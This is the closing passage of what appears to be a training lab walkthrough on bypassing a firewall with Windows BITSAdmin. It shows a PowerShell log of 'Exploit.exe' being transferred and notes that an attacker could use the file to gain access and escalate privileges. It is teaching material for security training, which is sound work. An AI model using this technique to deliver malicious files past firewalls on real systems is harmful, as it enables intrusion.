


The screenshot shows a Windows PowerShell window titled "Select Administrator: Windows PowerShell". The content of the window is a log of a file transfer:

```
DISPLAY: 'Exploit.exe' TYPE: DOWNLOAD STATE: TRANSFERRED  
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 73802 / 73802 (100%)  
Transfer complete.  
PS C:\Users\Administrator>
```

The taskbar at the bottom of the screen includes icons for File Explorer, Task View, Start, Search, Edge, File Explorer, Firefox, Google Chrome, and a PowerShell icon. The system tray shows the date and time as 6:19 AM on 4/18/2022.

18. Open **File Explorer** and Navigate to **C:** drive, you can see that the malicious file is successfully transferred.



19. After transferring the malicious file the attacker can use this malicious file for gaining access, escalating privileges and to perform various malicious other activities.
20. This concludes the demonstration of bypassing firewall through Windows BITSAdmin.
21. Close all open windows and document all acquired information.